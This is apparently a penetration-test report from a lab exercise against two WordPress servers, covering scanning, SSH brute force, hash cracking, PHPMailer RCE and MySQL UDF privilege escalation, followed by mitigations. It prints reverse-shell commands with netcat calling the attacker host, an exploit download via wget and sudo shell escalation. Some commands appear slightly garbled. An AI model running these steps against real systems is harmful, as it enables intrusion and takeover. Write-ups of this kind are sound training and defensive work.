

# Raven Security Engagement

---

## Offensive Engagement and Assessment of Web Servers

**Author: Exton Howard**

**August 5, 2021**

## High Level Summary

The team was tasked with performing network scans, finding any vulnerabilities that are present and exploitable on Raven Security's Wordpress Web Servers, and then exploiting the vulnerabilities to find the files (flags) that are located on the machines.

## Network Topology

IP	Machine
192.168.1.1	Hyper-V
192.168.1.90	Kali
192.168.1.100	Elastic Stack (ELK)
192.168.1.110	Target 1
192.168.1.115	Target 2

 alt text

## Target 1 Engagement

Scanned Target 1 using nmap.

```
nmap -sV -O 192.168.1.110
```


 alt text

Determined this machine is a web server with a variety of ports open.

Port	Service	Version
22	ssh	OpenSSH 6.7p1 Debian 5+deb8u4
80	http	Apache httpd 2.4.10 ((Debian))
111	rpcbind	2-4 (RPC #10000)
139	netbios-ssn	Netbios Samba 3.x-4.x

Port	Service	Version
445	netbios-ssn	Netbios Samba 3.x-4.x

First thing that caught my eye is that a web server is up and running. Opened a browser and navigated to 192.168.1.110. Found a web server with an active page running wordpress. While navigating around the web page, discovered an exposed flag under the footer of the service tab.

 alt text


Decided to use wpscan to enumerate users and check for vulnerabilities on the wordpress server.

```
wpscan --url http://192.168.1.110/wprdress --enumerate u
```

 alt text

Discovered 2 users, michael and steven, with potential brute force vulnerabilities. Decided to start with michael. Attempted to SSH into Target 1 and guess the password amongst a few really simple options. Did not successfully guess within the first 6 tries. Started Hydra with a wordlist to determine login credentials.

```
hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
```

 alt text

Discovered michael's password and logged in via ssh. Found a regular user account with no sudo privileges. Looked around to see what else was in this account. Searched for flags & located flag 2 in the /var/www directory.

```
locate flag  
cat /var/www/flag2.txt
```

 alt text

Inspected the /var/www/html/ directory and found MySQL database credentials in the wp-config.php file.

 alt text


Used MySQL command line tool to inspect the database to see if there was anything interesting, such as a users table that could potentially show passwords. Discovered a table called wp\_users that would be the first place to start.

```
mysql -u root -pPASSWORD_REDACTED -D wordpress -e "show tables;"  
mysql -u root -pPASSWORD_REDACTED -D wordpress -e "select * from wp_users;"
```



Found hashed credentials in the Users table. Decided to search the remainder of the database to see if there was anything else interesting. Located both Flag 3 and Flag 4 in the wp\_posts table.

```
mysql -u root -pPASSWORD_REDACTED -D wordpress -e "select * from wp_posts;"
```



Discovered usernames and password hashes in the wp\_users table. Since michael's password was previously determined, only copied steven's credentials to the Kali machine. Fired up John the Ripper to get to work on breaking steven's credentials.

```
john hashes.text --wordlist=/usr/share/wordlists/rockyou.txt
```



Once steven's credentials were cracked, the team used ssh to log in with steven's account. Checked and discovered that steven has sudo privileges without a password for python. The team executed a python command line script that would allow spawning of a privileged shell.

```
sudo -l  
sudo python -c 'import pty; pty.spawn("/bin/bash")'
```



The team now has root access to the machine. Navigated to `/root` directory and read out flag 4.



## Target 2 Engagement

Scanned Target 2 using nmap.

```
nmap -sV -O 192.168.1.115
```



Target 2 looks identical to Target 1. Target 2 has multiple ports open with services running.

Port	Service Version
22	OpenSSH 6.7p1 Debian
80	Apache httpd 2.4.10

Port	Service Version
111	rpcbind 2-4
139	Netbios Samba 3.x-4.x
445	Netbios Samba 3.x-4.x

Used nikto for further enumeration of the site.

```
nikto -C all -h 192.168.1.115
```

 alt text

nikto shows multiple hidden subdomains. After inspecting the subdomains, decided to use gobuster for further enumeration.

```
gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u  
192.168.1.115
```

 alt text

gobuster revealed more subdomains. The vendor subdomain is intriguing, so shall start with that. Inspected <http://192.168.1.115/vendor> and found a list of files and directories.

 alt text

Started looking through the directory. Found interesting items in the sub directories, and noticed PATH had the newest timestamp. Found Flag 1 inside the PATH file.



 alt text

Searched around more & discovered a file referring to specific security vulnerabilities to this version of PHPMailer. Confirmed version of PHPMailer is vulnerable to a RCE exploit listed using searchsploit. The team found and modified an exploit to the vulnerability.


 alt text

Ran the exploit. Tested operation of the exploit, then set up a listener on the Kali and used the exploit to have Target 2 call my Kali. Exported a proper shell using python.

```
bash exploit.sh  
nc -vnlp 1234  
192.168.1.115/backdoor.php?cmd=nc 192.168.1.90 1234 -e /bin/bash  
python -c 'import pty;pty.spawn("/bin/bash")'  
export TERM=linux
```




Took stock of what we had. Found Flag 2 in the /var/www directory.




And found the location of Flag 3. Had to return to the web browser to read it out.

```
192.168.1.115/wordpress/wp-content/uploads/2018/11/flag3.png
```



Found 3 of the 4 target flags. Having found no sign of the 4th flag, the focus now turned to privilege escalation. Searched & discovered that the Target is running MySQL version 5.5. At the time of this report, the latest version of MySQL is 8.0. Performed a little searching & discovered a UDF (User Defined Function) Privilege Escalation exploit that works on mySQL 5.5 if it is running as the Root user. Checked the config file.

```
ps aux | root
dpkg -l | grep mysql
```



Root again. There is a UDF privilege escalation in the exploit database written in C code. The code is then compiled into a shared object which is similar to a library file. This is then read into the Database as raw binary. Because the MySQL service is running as Root, the data can be dumped into the correct directory for MySQL to use that command as an actual library. We can then create a function that uses that shared library & allows the attacking team to exploit it.

Let's attempt it


Pulled file 1518.c from the Exploit DB & renamed to **raptor\_udf1.c**. Spun up a web server on the Kali machine & downloaded to the **/tmp** dir on target 2.

```
kali
python -c 'simpleHTTPServer 80'

Target 2
wget http://192.168.1.90/raptor_udf1.c
```

Now to compile. Since Target 2 is running a Debian/GNU OS & the attacking machine is a Kali Linux machine, the exploit must be compiled in the same OS as it will be deployed on.

```
gcc -g -c raptor_udf1.c
gcc -g -shared -Wl,-soname,raptor_udf1.so -o raptor_udf1.so raptor_udf1.c -lc -fPIC
chmod 777 raptor_udf1.so
```



After launching into the MySQL program, the following steps must be taken. Create a table, read the file into the table, move the contents into a dumpfile, then create a function. Also, verify where the plugin library is because this can vary.

```
use mysql;
create table foo (line blob);
insert into foo values(load_file('/tmp/raptor_udf1.so'));
show variables like '%plugin%';
select * from foo into dumpfile 'usr/lib/mysql/plugin/raptor_udf1.so';
create function do_system returns integer soname 'raptor_udf1.so';
select * from mysql.func;
```



No errors. Time to run the exploit. Set up a listener on the Attacking Kali on port 4444 & ran the exploit in mysql

```
select do_system('nc 192.168.1.90 4444 -e /bin/bash &');
```



Success! Now export a shell, locate & Read out Flag 4


```
python -c 'import pty;pty.spawn ("/bin/bash")'
export TERM=linux
cd /root && ls
cat flag4.txt
```



Confirmed root shell on both machines. However, due to the weak credentials previously found & the reuse of MySQL password, went to a lower shell & attempted to just switch to the root account. Was prompted for a password and unbelievably was able to guess the exact password.



The root password was as easy, if not easier, than guessing user michael's password from Target 1. The root account was running default credentials



After guessing the root user password, went to check Target 1 & found the root user on Target 1 had the same password.

## Vulnerabilities and Mitigation

Several vulnerabilities were discovered during the completion of this engagement. Target 1 has numerous critical vulnerabilities that should be addressed immediately.

### Ports Exposed to the Internet

The team discovered that multiple ports on Target 1 and Target 2 that should not have been exposed were exposed to the internet.

#### Mitigation

- Minimize ports exposed to the internet.
- Set strict alarms to alert your SOC on any ports exposed to the internet.
- Set an alarm to notify the SOC if more than 25 ports aside from 80 and 443 are scanned in under 5 minutes.
- Apply a firewall rule to default-deny all non-whitelisted IP addresses to accessing ports other than port 80 or 443.
- If ports other than 80 or 443 must be exposed, enable TCP wrapping and firewall rules that auto-deny any IP that is not specifically whitelisted.
- Apply firewall rules to deny ICMP requests and not send responses.

### Sensitive Data Exposure

During the engagement, the team found Target 1 has a flag exposed on the Wordpress website in the page source code for the service page. This was easily discoverable. Target 2 also had a flag exposed as well as a list of vulnerabilities on that exact version of PHPMailer running

#### Mitigation

- Remove flag from the source code.
- Remove any file or directory that should not be accessed by the public.

### Security Misconfiguration: Brute Force Vulnerability

The team found the users of the Target 1 web server did not have account lockouts active for excessive failed logout attempts.

#### Mitigation

- Set an alarm to notify the SOC if more than 10 HTTP 401 response codes are on the same account in under 10 minutes.
- Set a user policy that locks out the account for 30 minutes after 10 failed login attempts.
- Enable 2-factor authentication on all accounts.
- Enable a random 1-3 second delay on password validation to slow down any brute force attacks.

- If more than 20 failed login attempts from the same IP address occur sitewide within 10 minutes, blacklist that IP until it can be reviewed.

## Outdated Software Version

The team discovered an older version of Wordpress on Target 1 with many known vulnerabilities. The team also discovered an exploitable version of PHPMailer on Target 2. The team also exploited an outdated version of MySQL on Target 2 to gain a privileged shell.

### Mitigation

- Update Wordpress to the latest version (as of the time of this report, that is version 5.7.1).
- Update PHPMailer to the latest version (as of the time of this report, that is version 6.3.0).
- Update MySQL to the latest version (as of the time of this report, that is version 8.0).

## Unauthenticated Privileged Programs

The team discovered on Target 1 that one of the users had the ability to run Python with administrative privileges without having to authenticate with a password.

### Mitigation

- Require user input of password to run any SUDO commands

## Unsalted Hashed Passwords

The team obtained a password hash during the engagement. An open source tool was able to quickly break the hash and allowed the team to gain login credentials for a privileged account on Target 1. Target 2's password hashes were salted.

### Mitigation

- Restrict files with password hashes to admin level accounts.
- Do not have any files that contain password hashes exposed to the internet.
- Salt all password hashes.
- Do not use MD5 for password hashes

## Weak Passwords

The team found that the passwords on Target 1 that they were able to Brute Force and the hashed passwords that they were able to crack were short and not complex.

### Mitigation

- Require all passwords to contain a minimum of 10 characters.
- Require all passwords to contain at minimum 1 capital letter.
- Require all passwords to contain at minimum 1 special character (!, %, \*, etc).
- Require all passwords not be commonly used words, employees names, company names, or in the dictionary.

## MySQL Running as Root



Found MySQL database on both Target 1 & Target 2 running with root credentials. This directly allowed for privilege escalation on Target 2. MySQL should not be running as a Root user.

#### Mitigation

- Remove Root credentials from the wp-config.php file.
- Create a different user to be the default user to the MySQL database.

#### Root Password easily guessed

Target 1 and Target 2 had an unbelievably easy password on the root account allowing it to be guessed. Both web servers used the same, easily guessed password for the root account.

#### Mitigation

- Change the root password to a long and complex password.

## Conclusion

Target 1 had many substantial vulnerabilities. The quickest methods to increase the security of Target 1 is to update to the latest version of Wordpress, close extra ports, and apply account lockouts. Target 2 was better protected but still allowed a backdoor, an easily guessed root user password, and an outdated version of software that was exploitable. Change the password on the root account, and update Wordpress and MySQL to the latest version. Also, on both Target 1 & 2, create & use a non-privileged account for the MySQL database.